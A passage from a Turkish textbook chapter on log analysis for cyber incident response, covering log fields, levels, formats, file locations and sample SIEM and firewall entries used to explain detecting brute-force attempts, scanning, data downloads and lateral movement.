ISO 8601 formatında bir zaman dilimi

**T:** Tarih ve saat arasındaki ayırıcıdır.

**Z:** UTC, [**Coordinated** Universal Time (**Eşgüdümlü** Evrensel Zaman)] belirtir. Log analizleri, ülkeler arası saat farklılıkları yüzünden hatalı olabilir. UTC kullanımı, bu karışıklığı önler ve olaylar doğru zaman sırasına göre incelenebilir.

**Kaynak (Source):** Gerçekleşen olaylarda logun hangi sistem, uygulama veya servis tarafından üretildiği bilgisidir. Olayın çıkış nedeni, ne yaptığı ancak kaynak bilgisiyle izlenebilir (Tablo 3.1).

**Tablo 3.1:** Log Türleri ve Açıklamaları

| Log Türü | Kaynak (Source) Örneği | Açıklama |
|---|---|---|
| **Windows Olay Günlüğü** | Winlogon, Service Control Manager, MSSQLSERVER | Windows oturumu, servis başlatma, SQL Server gibi kaynaklara ait log üretir. |
| **Linux Syslog** | sshd, systemd, kernel, cron | SSH bağlantıları, çekirdek mesajları, servis yönetimi ve zamanlanmış görevler loglanır. |
| **Web Sunucu Logları** | apache2, nginx, mod_security | HTTP istekleri, sunucu olayları ve güvenlik modülü loglarını oluşturur. |

| Log Türü | Kaynak (Source) Örneği | Açıklama |
|---|---|---|
| **Güvenlik Duvarı Logları** | FortiGate, pfSense, Cisco ASA, iptables | Ağ trafiği, erişim kontrolü, güvenlik kural ihlalleri gibi olayları loglar. |
| **Uygulama Logları** | AuthService, InventoryManager, UserAPI | Uygulama bileşenleri tarafından üretilen kullanıcı, işlem ve sistem loglarıdır. |
| **Antivirüs Logları** | Kaspersky Endpoint, Windows Defender, Symantec AV | Zararlı yazılım tespiti, karantina işlemleri ve güvenlik bildirimleri kaynak olarak geçer. |
| **Ağ Cihazı Logları** | Cisco IOS, Juniper, HP ProCurve, Ubiquiti | Switch, router gibi cihazlardan gelen yapılandırma, trafik ve hata loglarını içerir. |
| **Bulut Servis Logları** | AWS CloudTrail, Azure Monitor, Google Cloud Logging | Bulut ortamındaki API erişimleri, kaynak kullanımı ve değişiklik loglarını içerir. |
| **EDR Logları** | CrowdStrike Falcon, SentinelOne, Sophos Intercept X | Uç nokta tehdit tespiti, süreç analizi, şüpheli dosya aktiviteleri gibi olayları loglar. |
| **IDS Logları** | Snort, Suricata, Zeek | Ağ trafiğini izleyip anomali tespit eden sistemlerin saldırı veya anormallik bildirimlerini içerir. |
| **IPS Logları** | Cisco Firepower, Palo Alto Threat Prevention, TippingPoint | Gerçek zamanlı saldırı önleme ve engelleme olaylarının loglarını oluşturur. |
| **SIEM Logları** | Splunk, IBM QRadar, LogRhythm, Elastic SIEM | Farklı kaynaklardan gelen logların toplanması, korelasyonu ve analizine dair kayıtları içerir. |

**Olay Türü (Event Type):** Sistemlerin, uygulamaların veya ağ cihazlarının ürettiği log mesajlarını sınıflandırmak ve filtrelemek için kullanılır. Gerçekleşen uyarıların ciddiyetini bildiren mesajlardır (Tablo 3.2).

**Tablo 3.2:** Log Seviyeleri ve Açıklamaları

| Log Seviyesi | Anlamı | Kullanım Amacı | Örnek Mesaj | Renk Kodu (Genel) |
|---|---|---|---|---|
| **DEBUG** | Hata Ayıklama | Geliştiriciler için detaylı teknik bilgi | [DEBUG] Database connection pool size: 10 | Mavi |
| **INFO** | Bilgilendirme | Sistemin normal işleyişi hakkında bilgi | [INFO] User login successful (ID: 12345) | Yeşil |
| **ERROR** | Hata | Hata oluştu (Uygulama hâlâ çalışıyor.). | [ERROR] Failed to process payment (Timeout) | Kırmızı |
| **FATAL/ CRITICAL** | Kritik Hata | Sistemin çökmesine neden olan durumlar | [FATAL] Disk full - service terminated | Siyah/Kırmızı |

Tablonun devamı →

| Log Seviyesi | Anlamı | Kullanım Amacı | Örnek Mesaj | Renk Kodu (Genel) |
|---|---|---|---|---|
| **AUDIT** | Denetim | Güvenlikle ilgili kritik olaylar (yetkisiz erişim girişimi gibi) | [AUDIT] Unauthorized access attempt to /admin (IP: 192.168.1.100) | Lacivert |
| **WARN** | Uyarı | Kritik olmayan ancak dikkat gerektiren sorun potansiyeli olan durumlar | [WARN] High memory usage detected (85%) | Sarı |
| **TRACE** | İzleme | DEBUG'den daha detaylı izleme bilgisi (performans analizi için) | [TRACE] SQL query execution time: 2.3ms | Mor |

**Olay Kodu (Event ID):** Bir sistemdeki olayları tanımlamak için kullanılan, genellikle sayısal veya alfa-nümerik formatta olan benzersiz bir koddur. Bu kod, log dosyalarında her olay kaydına atanarak olayın neyle ilgili olduğunu hızlıca anlamaya yardımcı olur. Örneğin Windows işletim sistemlerinde her tür olay için özel bir Event ID bulunur. Bu kodlar, olayın türünü ve seviyesini tanımlamanın yanı sıra sistem yöneticilerinin olayları daha verimli bir şekilde analiz etmelerini sağlar. Olay kodları, güvenlik veya performans sorunlarını incelemek için kritik bir rol oynar. Bir dizi olayın sıralı şekilde analiz edilmesiyle (örneğin art arda gelen **Event ID 4625** olayları) olası bir brute force saldırısını veya yetkisiz giriş denemelerini tespit etmek için önemli bir gösterge olabilir. Bu sayede uzmanlar, olayı daha derinlemesine inceleyebilir ve olası tehditlere karşı erken uyarı alabilir.

**Örnek Windows Olay Günlükleri**

**Event ID 4624:** Başarılı kullanıcı girişi

**Event ID 4625: Başarısız kullanıcı girişi denemesi**

**Event ID 7036:** Windows Servisi durdu.

**Event ID 5156:** Windows Güvenlik Duvarı, bir ağ bağlantısına izin verdi.

**Kullanıcı Bilgisi:** Sistemdeki her etkinlik, bir kullanıcı tarafından gerçekleştirilir. Gerçekleştirilen bu etkinlikler mutlaka bir kullanıcıyla ilişkilendirilmelidir. Böylelikle bir işlemin veya etkinliğin hangi kullanıcı tarafından yapıldığı bilinir. Şüpheli etkinliklerin izlenebilmesi, denetimlerin yapılabilmesi ve gerektiğinde sorumluluğun belirlenmesi açısından log dosyalarında bulunan kullanıcı bilgisi kısmı büyük önem arz eder.

**ÖRNEK** [2025-03-11 16:23:45] [User: admin] [IP: 192.168.1.100] [Action: login successful]

**IP/MAC Adresi Bilgisi:** Loglarda yer alan IP adresi, o sırada yapılan bir işlemi hangi ağ cihazının gerçekleştirdiğini belirlemek için kullanılır. MAC adresi ise yerel ağda cihazlar arasında veri iletimi sağlanırken kullanılan cihazın fiziksel adresidir. Ağda anormal davranışları tespit etmek, ağ cihazlarının

kimliğini doğrulamak, yetkisiz erişimleri engellemek ve ağdaki cihazları benzersiz bir şekilde tanımlamak için kullanılır.

**ÖRNEK**

[2025-03-11 16:23:45] [User: admin] [IP: 192.168.1.100] [MAC: 00:AA:BB:CC:DD:5E] [Action: login successful]

**Açıklama/Mesaj (Message):** Loglarda yer alan mesaj kısmı genellikle olayın sebebini, durumunu, hata kodlarını veya gerçekleştirilen işlemin durumunu belirten bilgileri içerir.

Mesajların yararları şunlardır:

- İşlem sonucunun başarılı veya başarısız olduğu konusunda bilgi verir. İşlemin neden başarısız olduğunun açıklaması, mesajda yazar.
- Sistemdeki her işlemin ne şekilde gerçekleştiğini açıklayan mesajlar, sistem yöneticilerinin etkinlikleri izlemelerine ve gerektiğinde müdahale etmelerine yardımcı olur.
- Saldırılar ve kötü niyetli aktiviteler hakkında bilgi verir.
- Bir hata meydana geldiğinde mesajlar, hata hakkında açıklayıcı bilgi sunarak çözüm sürecini hızlandırabilir.

**ÖRNEK**

[2025-03-11 16:23:45] [User: admin] [IP: 192.168.1.100] [Action: login successful] [Message: User 'admin' logged in successfully from IP 192.168.1.1]

Mesaj kısmı incelendiğinde girişin başarıyla gerçekleştiği ve kullanıcının hangi IP adresinden giriş yaptığı görüntülenir.

### 3.1.3. Log Formatları

**Log formatları;** her bir log kaydının düzeni, içeriği ve anlamını belirler. Bu formatlar; işletim sistemlerinin, ağ cihazlarının, IDS/IPS, EDR gibi güvenlik çözümlerinin ve kullanılan uygulamaların sunduğu farklı türdeki verilerin belirli bir düzen içinde kaydedilerek anlaşılmasını sağlar. Farklı yazılımlar ve cihazlar kendilerine özgü formatlar kullanabilir. Doğru formatta sunulmuşsa bu veriler, çok değerli bilgiler hâline gelir. Örneğin güvenlik duvarı logları, ağ trafiği hakkında bilgi verirken web sunucusu logları, kullanıcı etkinliklerini ve erişim verilerini kaydeder. Yaygın kullanılan log formatları, açıklamaları ve kullanım alanları Tablo 3.3'te verilmiştir.

**Tablo 3.3:** Log Formatları ve Açıklamaları


| Log Formatı | Açıklama | Kullanım Alanı |
|---|---|---|
| **Plain Text (.log, .txt)** | Satır satır kayıt içeren düz metin dosyalarıdır. | Genellikle sistem logları ve uygulama hataları için basit formattır. |
| **JSON Formatı** | Yapılandırılmış loglar için modern ve insan tarafından okunabilir formattır. | Web uygulamaları, mikro hizmet mimarileri ve modern sistemler için kullanımı yaygındır. |

Tablonun devamı →

| Log Formatı | Açıklama | Kullanım Alanı |
|---|---|---|
| **XML Formatı** | Yapılandırılmış, etiketli veriler içerir ve eski sistemlerde yaygın olarak kullanılır. | Eski sistemler, ağ cihazları ve uygulama logları için kullanılır. |
| **Syslog Formatı** | UNIX/Linux sistemlerinde standart log biçimidir. | Ağ cihazları, güvenlik duvarları ve sunucularda yaygın kullanılır. |
| **CEF (Common Event Format)** | SIEM sistemlerinde kullanılan özel bir formattır. | Güvenlik olaylarını toplayan sistemler için kullanımı yaygındır. |
| **LEEF (Log Event Extended Format)** | CEF formatına benzer, IBM QRadar SIEM gibi sistemlerde kullanılır. | SIEM sistemlerinde tercih edilir. |
| **CSV (Comma-Separated Values)** | Kolonlar arasında virgülle ayrılmış veriler içerir. Genellikle veri analizi için kullanılır. | Web sunucu logları, kullanıcı etkinlik raporları ve veri analizi için kullanımı yaygındır. |
| **YAML (YAML Ain't Markup Language)** | Yapılandırılmış ve okunabilir veri formatıdır. JSON'a alternatif olarak kullanılır. | Mikro hizmetler ve konteyner tabanlı uygulamalarda tercih edilir. |
| **W3C Extended Log Format (ELF)** | Web sunucuları için geliştirilmiş bir log formatıdır. | IIS gibi Microsoft web sunucularında yaygın kullanılır. |
| **SNMP Trap Formatı** | Ağ cihazlarından gelen uyarı ve hataların kaydedildiği özel bir log formatıdır. | Ağ yönetimi ve cihaz izleme için kullanılır. |
| **Common Log Format (CLF)** | Web sunucularının varsayılan log formatıdır. HTTP isteği ile ilgili temel bilgileri içerir. | Apache ve diğer web sunucularında web erişim logları için yaygın kullanılır. |

**RFC 3164** ve **RFC 5424**, Syslog protokolünün temelini atarak log iletimi için standartları belirler. **RFC 3164**, Syslog mesajlarının yapılandırılmasını ve temel iletim yöntemlerini tanımlar. **RFC 5424**, daha kapsamlı bir yapıyı sunarak log mesajlarının daha esnek ve detaylı bir biçimde iletilmesine olanak verir. **Log4j, Logback, rsyslog** gibi loglama frameworkleri ise bu protokoller üzerinden log verilerinin toplanmasını, işlenmesini ve analiz edilmesini mümkün kılar.

Bu araçlar, sistemlerdeki güvenlik zafiyetlerini tespit etmeyi ve izlenebilirliği artırmayı sağlayarak potansiyel tehditlerin erken aşamalarda fark edilmesine olanak tanır (Görsel 3.11).




**Görsel 3.11:** Logların iletimi

Log dosyaları, çeşitli sistemlerde farklı konumlarda yer alabilir. Yaygın olarak logların bulunduğu dosya konumları Tablo 3.4'teki gibidir.

**Tablo 3.4:** Log Dosyaları Konumları

| Sistem/Servis | Standart dosya konumları | Açıklama |
|---|---|---|
| **Windows** | Event Viewer (GUI) / .evtx dosyaları<br>%SystemRoot%\System32\Winevt\Logs\ | Uygulama, sistem, güvenlik logları |
| **Linux** | /var/log/syslog, /var/log/auth.log | Sistem ve kimlik doğrulama logları |
| **Apache** | /var/log/apache2/access.log, error.log | Web sunucu erişim ve hata logları |
| **Nginx** | /var/log/nginx/access.log, error.log | Erişim ve hata logları |
| **MySQL** | /var/log/mysql/error.log | Veri tabanı hata ve işlem logları |
| **Docker** | docker logs [container_id] | Container günlük çıktıları |
| **PostgreSQL** | /var/log/postgresql/postgresql.log | Veri tabanı erişim ve işlem logları |
| **SSH** | /var/log/auth.log | SSH bağlantı denemeleri ve kimlik doğrulama logları |
| **Firewall (ufw/ iptables)** | /var/log/ufw.log, /var/log/messages | Güvenlik duvarı etkinlik kayıtları |
| **Kubernetes** | kubectl logs [pod_name] | Pod bazlı loglar (container düzeyinde) |
| **Systemd (Linux)** | journalctl komutu ile erişim | Tüm sistem servislerinin log kayıtları (binary journal) |

## 3.1.4. Siber Olaya Müdahale Sürecinde Logların Kullanımı

**Siber olaylara müdahale süreci**, log kayıtlarının sistem tarafından üretilmesi ile başlar. Loglar sayesinde olayın kapsamı, etkisi ve nedeni ile ilgili fikir sahibi olunur. Dolayısıyla loglar, siber olay müdahale sürecinde kritik rol oynayan veri kaynaklarıdır. Logların bu süreçte kullanımları şöyledir:

**Olay Tespiti:** Siber olayların fark edilmesi ve önlenmesinde IDS/IPS, EDR ve XDR, güvenlik duvarları, antivirüs yazılımları gibi pek çok güvenlik çözümü kullanılır. Bu sistemler, yaşanan olaylara dair log üretir. SIEM çözümleri ise bu logları merkezî olarak toplayıp analiz eder ve şüpheli bir durum tespit ettiğinde güvenlik ekiplerini uyarır.

**Örnek Log**

Bir SIEM sisteminde şöyle bir log kaydı oluşmuştur:

| | |
|---|---|
| **Alert:** | Multiple Failed Login Attempts Detected |
| **Source IP:** | 192.168.1.42 |
| **Destination:** | AUTH-SERVER-01 |
| **Username:** | mtegm123 |
| **Attempts:** | 14 |
| **Protocol:** | SSH |
| **Port:** | 22 |
| **GeoLocation:** | Turkey-Bursa |
| **Time Window:** | 2025-04-07 03:16:00 - 03:21:00 |
| **Severity:** | Medium |
| **SIEM Rule:** | Brute Force Attempt via SSH |
| **Notes:** | Attempts occurred outside of usual working hours (03:00 - 05:00). User account temporarily locked after threshold was reached. |

Yapılan log analizi sonucunda bir şirketin sunucularından biri olan **AUTH-SERVER-01**, 2025 yılının 7 Nisan günü saat 03:16 ile 03:21 arasında SSH protokolü üzerinden toplamda 14 başarısız giriş denemesi ile karşılaşmıştır. Bu girişimler, kullanıcı adı mtegm123'e ait olup, denemeler şirketin normal çalışma saatleri dışında gerçekleştiği için potansiyel bir brute force saldırısı olarak değerlendirilmiştir. Güvenlik eşiği aşılınca mtegm123 kullanıcısının hesabı, geçici olarak kilitlenmiştir.

Loglar sayesinde hem siber olayın başlangıcı tespit edilmiş hem de hızlıca olaya yanıt verilmiştir.

**Siber Olay Kapsamını Belirleme:** Log analizleri gerçekleştirildiğinde bir saldırının, sistemi ne kadar etkilediğinin tespit edilmesi mümkündür. Sistemde hangi noktaların hedef alındığı, hangi IP'lerin olaydan etkilendiği loglar tarafından tespit edilebilir.

**Örnek Log**

Firewall logları, şu IP'lere bağlantı girişimi olduğunu göstermiştir:

| |
|---|
| **2025-04-01 02:33:12 - Connection Attempt from 192.168.1.50 to 192.168.1.100 (Port 3389)** |
| **2025-04-01 02:34:01 - Connection Attempt from 192.168.1.50 to 192.168.1.101 (Port 22)** |

Bu örnekten yola çıkarak saldırganın birden fazla sisteme erişmeye çalıştığı anlaşılabilir. Yapılan firewall

log analizi sonucunda 2025 yılının 1 Nisan günü, saat 02:33:12 ve 02:34:01 arasında 192.168.1.50 IP adresinden sırasıyla 192.168.1.100 (Port 3389) ve 192.168.1.101 (Port 22) IP adreslerine bağlantı denemeleri tespit edilmiştir. İlk bağlantı denemesi genellikle uzak masaüstü (RDP) protokolü için kullanılan 3389 numaralı port üzerinden yapılmış, ardından SSH protokolü için kullanılan 22 numaralı port üzerinden ikinci bir bağlantı girişimi gerçekleştirilmiştir. Bu tür kısa zaman içinde peşi sıra bağlantı denemeleri (özellikle aynı IP adresinden gelen farklı portlara yönelik erişim talepleri), şüpheli bir davranış olarak değerlendirilebilir. Potansiyel bir sızma girişimi veya kötü amaçlı tarama faaliyeti olarak izlenmesi gereken bir durumdur. Firewall, bu bağlantı girişim loglarını kaydederek **olayın kapsamının belirlenmesi** için fikir verir.

**Siber Olayın Etki Analizi:** Bir olay meydana geldiğinde sisteme ne derece zarar verildiği, hangi verilerin saldırıdan etkilendiği ve saldırı yüzeyleri loglar aracılığıyla belirlenerek siber olayın etki analizi yapılır.

**Örnek Log**

**Web sunucusu/dosya izleme** sistemi tarafından oluşturulmuş bir log kaydı şöyledir:

| | |
|---|---|
| **2025-05-01 04:42:45 - File Downloaded:** | /var/www/html/db_mtegmbackup.sql |
| **User:** | admin |
| **Source IP:** | 192.168.1.50 |

Yapılan log analizi sonucunda 2025 yılının 1 Mayıs günü saat 04:42:45'te **admin** kullanıcısı, **192.168.1.50** IP adresinden **/var/www/html/db_mtegmbackup.sql** dosyasını indirmiştir. Bu tür bir dosya indirme işlemi özellikle **veri tabanı yedeklemesi** gibi önemli dosyalara erişim sağlanması anlamına gelir. **admin** kullanıcısının bu tür dosyalara erişim yetkisi olsa da bu olayın kaydedildiği zaman dilimi ve kaynağı, şüpheli bir davranışın veri güvenliğine ve sistem bütünlüğüne etki edebilecek bir saldırı olabileceğini gösterir. Özellikle normal çalışma saatleri dışında yapılan bu işlem, veri sızdırma veya kötü niyetli bir iç saldırı olabileceği anlamını doğurur. Bu durum göz önünde bulundurulduğunda kurumun veri güvenliği politikasında açıklar olduğu anlaşılır. Etki analizi göz önüne alındığında bu tür işlemler, potansiyel **veri sızdırma** veya daha ileri seviye ihlallere yol açabilir.

**Siber Olay İz Takibi (Pivoting ve Lateral Movement):** Bir saldırgan, sisteme ilk erişimi sağladıktan sonra farklı alanlara geçerek ilerleyebilir. Sistemde bulunan bir zafiyet üzerinden ilk erişim sağlanır. Sonrasında saldırgan, çeşitli yöntemlerle yetki yükseltme (Privilege escalation) yapmaya çalışır. Bütün bu davranışların ardından diğer sistemlere yatay geçiş (literal movement) yapmaya çalışır. Saldırganın bu davranış sırasını loglar adım adım kaydeder. Bu sayede siber olay iz takibi yapılır.

**Örnek Log**

SIEM altyapısına bağlı Linux tabanlı sistemlerin ve veri tabanı/web sunucularının birleşik olay log bilgisi şöyledir:

| |
|---|
| 2025-03-10 02:33:12 - Login success - User: admin from 192.168.1.50 |
| 2025-03-10 02:34:25 - SSH connection to 192.168.1.101 from 192.168.1.100 |
| 2025-03-10 02:36:10 - SQL Dump download initiated by User: root |

2025 yılının 10 Mart günü saat 02:33:12'de **admin** adlı kullanıcı, **192.168.1.50** IP adresi üzerinden sisteme başarılı bir şekilde erişim sağlamıştır. Yaklaşık bir dakika sonra **192.168.1.100** kaynağından

**192.168.1.101** hedefine doğru bir **SSH bağlantısı** kurulmuştur. Bu bağlantı, sistemler arası geçiş yapıldığını gösterir. Sürecin kritik aşaması ise saat 02:36:10'da **root** yetkileriyle başlatılan bir **veri tabanı döküm (SQL dump)** indirme işlemidir. Bu durum, sistemden veri yedeği alınması veya verilerin dışa aktarılmak istenmesi ihtimalini akla getirir. Olayın iz takibi sürecinde öncelikle admin kullanıcısının giriş kaydı incelenerek hangi IP üzerinden ne zaman erişim sağladığı netleştirilir. Ardından SSH bağlantılarına ait günlükler gözden geçirilip, hangi sistemler arasında hareket edildiği tespit edilerek olayın izi sürülür.

**Olay Kök Neden Tespiti:** Siber güvenlikle ilgili yaşanan olayların gerçekte nasıl geliştiğini anlayabilmenin yolu, sistemde tutulan log kayıtlarının dikkatle incelenmesinden geçer. Bir olayın ne zaman başladığını, hangi yollarla ilerlediğini ve sistemdeki hangi noktaları kullandığını tespit edebilmek için bu logların eksiksiz ve güvenilir olması büyük önem taşır. Meydana gelen bir olayın ardındaki temel sebebi belirlemek yalnızca verdiği zarara bakmakla değil olayın öncesine ait sinyalleri değerlendirmekle mümkündür. Bu kapsamda log dosyaları, sistemde gerçekleşen her eylemi zamana bağlı olarak belgelediği için saldırganın hareketlerini adım adım takip etme olanağı sağlar. Tüm bu log kayıtları, saldırının kök nedenini tespit etmek için kritik rol oynar.

**Delil Toplama:** Log kayıtları; saldırganın sisteme yaptığı tüm girişimleri, dosya erişimlerini, ağ trafiğini ve diğer faaliyetleri izleyerek olayın gelişimini, hangi sistemlerin etkilendiğini ve saldırganın kaynağını belirlemeye yardımcı olur. Ayrıca delil zincirinin korunması açısından büyük bir öneme sahiptir çünkü logların bozulmamış ve orijinal kalması, mahkeme sürecinde bunların geçerli delil olarak sunulabilmesini sağlar. Zaman damgalı kayıtlar, olayın zamanlamasını ve sırasını netleştirerek soruşturmanın doğruluğunu artırır. Bu sebeple logların güvenli bir şekilde tutulması, bütünlüklerinin korunması ve düzenli biçimde analiz edilmesi hem teknik müdahaleler hem de hukuki süreçler açısından kritik öneme sahiptir.

### 3.1.5. Log Analizinde Dikkat Edilmesi Gereken Noktalar


Log analizi gerek olayların incelenmesi gerek sorunların giderilmesi sürecinde önemli bir rol oynar. Log analizinin etkili bir şekilde yapılması için bazı faktörlere dikkat edilmesi gerekir. Bu noktalar şu şekilde sıralanabilir:

1. **Zaman Damgalarının Doğruluğu**
   - Tüm logların aynı saat dilimini ve doğru zaman bilgilerini kullanması gerekir.
   - Zaman senkronizasyonu ve dolayısıyla tüm logların aynı saat diliminde olabilmesi için NTP (Network Time Protocol) kullanılması gerekir.
2. **Log Kaynağının Belirlenmesi**
   - Log kayıtlarının hangi cihazdan, sistemden veya uygulamadan geldiği açıkça anlaşılmalıdır.
   - Kaynağı belirsiz loglar, analiz sürecini zorlaştırabilir ve hatalı sonuçlara yol açabilir.
3. **Log Formatının Standartlaştırılması**
   - Logların anlaşılır, düzenli ve tek tip formatta olması önemlidir. Bu, özellikle logları analiz eden araçlarla uyumlu çalışmayı kolaylaştırır.
   - JSON, CSV, Syslog gibi yaygın formatların tercih edilmesi önerilir.

4. **Kritik Olayların Tespiti**
   - Yetkisiz erişim girişimleri, başarısız oturum açma denemeleri gibi olaylar öncelikli olarak incelenmelidir.
   - Olağan dışı trafik hareketleri veya mesai saatleri dışında yapılan bağlantılar da dikkate alınmalıdır.
5. **Logların Saklanma Süresi**
   - Log verileri, ilgili yasal düzenlemelere ve kurumun iç politikalarına uygun bir süre boyunca saklanmalıdır.
   - Gerektiğinde ulaşılabilmesi için düzenli arşivleme yapılmalıdır.
6. **Gizlilik ve Erişim Yetkisi**
   - Log dosyaları, güvenlik açısından hassas bilgiler içerebilir. Bu nedenle sadece yetkili kişilerin erişimine açık olmalıdır.
   - Logların güvenliğini sağlamak adına şifreli bir şekilde saklanması ve iletilmesi önemlidir.
7. **Korelasyon ve Olay İlişkilendirme**
   - Farklı sistemlerden gelen loglar birlikte değerlendirilerek olaylar arasındaki bağlantılar tespit edilmelidir.
   - Bu sayede birbiri ile ilişkili karmaşık güvenlik ihlalleri daha kolay tespit edilebilir.
8. **Otomasyon ve Uyarı Sistemleri**
   - Log analiz süreçlerinin daha verimli yürütülebilmesi için otomatik uyarı ve raporlama sistemlerinden faydalanılmalıdır.
   - SIEM gibi log yönetim araçları büyük destek sağlar.
9. **Anlık İzleme (Gerçek Zamanlı Monitoring)**
   - Özellikle kritik altyapılarda loglar anlık olarak izlenmeli, olası tehditlere karşı hızlıca müdahale edilebilmelidir.
10. **Yedekleme ve Güvenlik Önlemleri**
    - Log dosyalarının düzenli olarak yedeklenmesi gerekir.
    - Log dosyaları yetkisiz erişimlere karşı korunmalı, dosyaların bütünlüğü sağlanmalıdır.

## 3.1.6. Log Türleri

Sistemlerin, uygulamaların, ağ cihazlarının ve kullanıcıların gerçekleştirdiği tüm işlemler, dijital ortamda bir iz bırakır. Bu izler, güvenlik uzmanları için kritik öneme sahip veriler sunarak olası tehditlerin tespit edilmesini, performans sorunlarının analizini ve uyumluluk gereksinimlerinin karşılanmasını sağlar ancak her sistemin kendine özgü mimarisi ve işlevselliği, log türlerinin de çeşitlenmesine yol açar (Görsel 3.12).

